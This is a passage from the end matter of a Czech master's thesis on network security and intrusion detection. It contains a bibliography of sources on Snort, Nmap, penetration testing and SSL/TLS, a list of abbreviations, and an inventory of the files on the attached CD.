[5] Ertoz, L.; Eilertson, E.; Lazarevic, A.; aj.: MINDS - Minnesota intrusion detection system. In *Next Generation Data Mining*, 2004.

[6] Koelemij, S.: The Demilitarized Zone. Dostupné z: http://insecurity.honeywellprocess.com/index.php/2013/04/demilitarized-zone/

[7] Weber, F.: Penetrační testy v bezpečnostní analýze informačního systému. 2007. Dostupné z: http://www.svetsiti.cz/clanek.asp?cid=Penetracni-testy-v-bezpecnostni-analyze-informacniho-systemu-28102007

[8] Khakurdikar, K.: Five Phases Of Hacking. Dostupné z: https://offensivehacking.wordpress.com/2012/10/02/five-phases-of-hacking/

[9] Mitnick, K. D.; Simon, W. L.: *The Art of Deception*. John Wiley and Sons, 2002.

[10] Lyon, G.: *Nmap Reference Guide*. 2015. Dostupné z: https://nmap.org/book/man.html

[11] OWASP: OWASP Top 10. 2013. Dostupné z: http://owasptop10.googlecode.com/files/OWASPTop10-2013.pdf

[12] Psiinon: The BodgeIt Store. Dostupné z: https://code.google.com/p/bodgeit/

[13] IANA: Service Name and Transport Protocol Port Number Registry. Dostupné z: https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.txt

[14] Fox, D. R.: SYN Attacks. Dostupné z: http://zaielacademic.net/security/syn_attacks.htm

[15] Snort team: *SNORT® Users Manual*. 2014. Dostupné z: http://manual.snort.org

[16] Hobbit: Netcat 1.10. Dostupné z: http://nc110.sourceforge.net/

[17] Dabbagh, M.; Ghandour, A. J.; Fawaz, K.; aj.: Slow Port Scanning Detection. 7th International Conference on Information Assurance and Security (IAS), 2011.

[18] Northcutt, S.: *Snort: IDS and IPS toolkit*. Syngress Press, 2007.

[19] Mookhey, K. K.; Burghate, N.: Detection of SQL Injection and Cross-site Scripting Attacks. 2010.

[20] Durrett, R.: *Essentials of stochastic processes*. Springer, 2012.

[21] Luo, S.; Marin, G. A.: Realistic internet traffic simulation through mixture modeling and a case study. In *Proceedings of the 37th conference on Winter simulation. Winter Simulation Conference*, 2005.

[22] Lee, C. B.; Roedel, C.; Silenok, E.: Detection and Characterization of Port Scan Attacks. 2003.

[23] Messer, J.: Secrets of Network Cartography: A Comprehensive Guide to Nmap. Dostupné z: http://www.networkuptime.com/nmap/page3-20.shtml

[24] van Tonder, D.: nmap scan via TOR | hidemyip. 2012. Dostupné z: https://darrynvt.wordpress.com/2012/03/09/nmap-scan-via-tor-hidemyip/

[25] Rescorla, E.: *SSL and TLS: designing and building secure systems*. Addison-Wesley Reading, 2001.

[26] Freier, A.; Karlton, P.; Kocher, P.: *RFC 6101 - The Secure Sockets Layer (SSL) Protocol Version 3.0*. 2011. Dostupné z: http://tools.ietf.org/html/rfc6101

[27] Dierks, T.; Rescorla, E.: *RFC 5246 - The Transport Layer Security (TLS) Protocol Version 1.2*. Srpen 2008. Dostupné z: `http://tools.ietf.org/html/rfc5246`

[28] Lin, R.: Perfect Forward Secrecy. 2014.

[29] Hoffman, B.: Optimizing the TLS Handshake. Dostupné z: `http://zoompf.com/blog/2014/12/optimizing-tls-handshake`

[30] Hodges, J.; Jackson, C.; Barth, A.: *RFC 6797 - HTTP Strict Transport Security (HSTS)*. 2012. Dostupné z: `http://tools.ietf.org/html/rfc6797`

[31] NIST: FIPS PUB 140-2. *Security requirements for cryptographic modules*, 2001.

[32] OWASP: Testing Guide v4. 2014. Dostupné z: `https://www.owasp.org/index.php/OWASP_Testing_Project`

[33] Qualys: SSL Server Test. Dostupné z: `https://www.ssllabs.com/ssltest/`

[34] Caswell, B.; Beale, J.; Baker, A.: *Snort Intrusion Detection and Prevention Toolkit*. Syngress, 2007.

[35] Blažek, R. B.: RG – Random Number Generator for the Command Line. Dostupné z: `http://users.fit.cvut.cz/blazerud/software/rg/`

[36] Kelka, O.: *Attack vectors in SSL/TLS secure communication*. Diplomová práce, České vysoké učení technické v Praze, Fakulta elektrotechnická, 2010.

Příloha A

# Seznam použitých zkratek

**ARP** Address Resolution Protocol

**ASA** Adaptive Security Appliance

**CGI** Common Gateway Interface

**DC** Domain Controller

**DDoS** Distributed Denial of Service

**DoS** Denial of Service

**DHCP** Dynamic Host Configuration Protocol

**DMZ** DeMilitarized Zone

**DNS** Domain Name System

**DoS** Denial of Service

**DVWA** Damn Vulnerable Web Application

**FTP** File Transfer Protocol

**FXP** File eXchange Protocol

**HSTS** HTTP Strict Transport Security

**HTTP** Hypertext Transfer Protocol

**HW** Hardware

**IANA** Internet Assigned Numbers Authority

**ICMP** Internet Control Message Protocol

**IDS** Intruder Detection Systems

**IE** Internet Explorer

**IMAP** Internet Message Access Protocol

**IoE** Internet of Everything

**iOS** iPhone OS

**IoT** Internet of Things

**IP** Internet Protocol

**IPS** Intruder Prevention Systems

**LDAP** Lightweight Directory Access Protocol

**MitM** Man-in-the-middle

**NAT** Network Address Translation

**NBA** Network Behavior Analysis

**NFS** Network File System

**NSE** Nmap Scripting Engine

**OWASP** Open Web Application Security Project

**POP3** Post Office Protocol - Version 3

**RFC** Request for Comments

**RPC** Remote Procedure Call

**SHA** Secure Hash Algorithm

**SIEM** Security Information and Event Management

**SNMP** Simple Network Management Protocol

**SQL** Structured Query Language

**SMS** Short Message Service

**SMTP** Simple Mail Transfer Protocol

**SSH** Secure Shell

**SSL** Secure Sockets Layer

**SW** Software

**TCP** Transmission Control Protocol

**TLS** Transport Layer Security

**UDP** User Datagram Protocol

**XMPP** Extensible Messaging and Presence Protocol

Příloha **B**

# Obsah přiloženého CD

- `readme.txt` ..... stručný popis obsahu CD
- `scripts` ..... adresář s použitými scripty
- `src`
  - `thesis` ..... zdrojová forma práce ve formátu LaTeX
- `text` ..... text práce
  - `DP_Kral_Tomas_2015.pdf` ..... text práce ve formátu PDF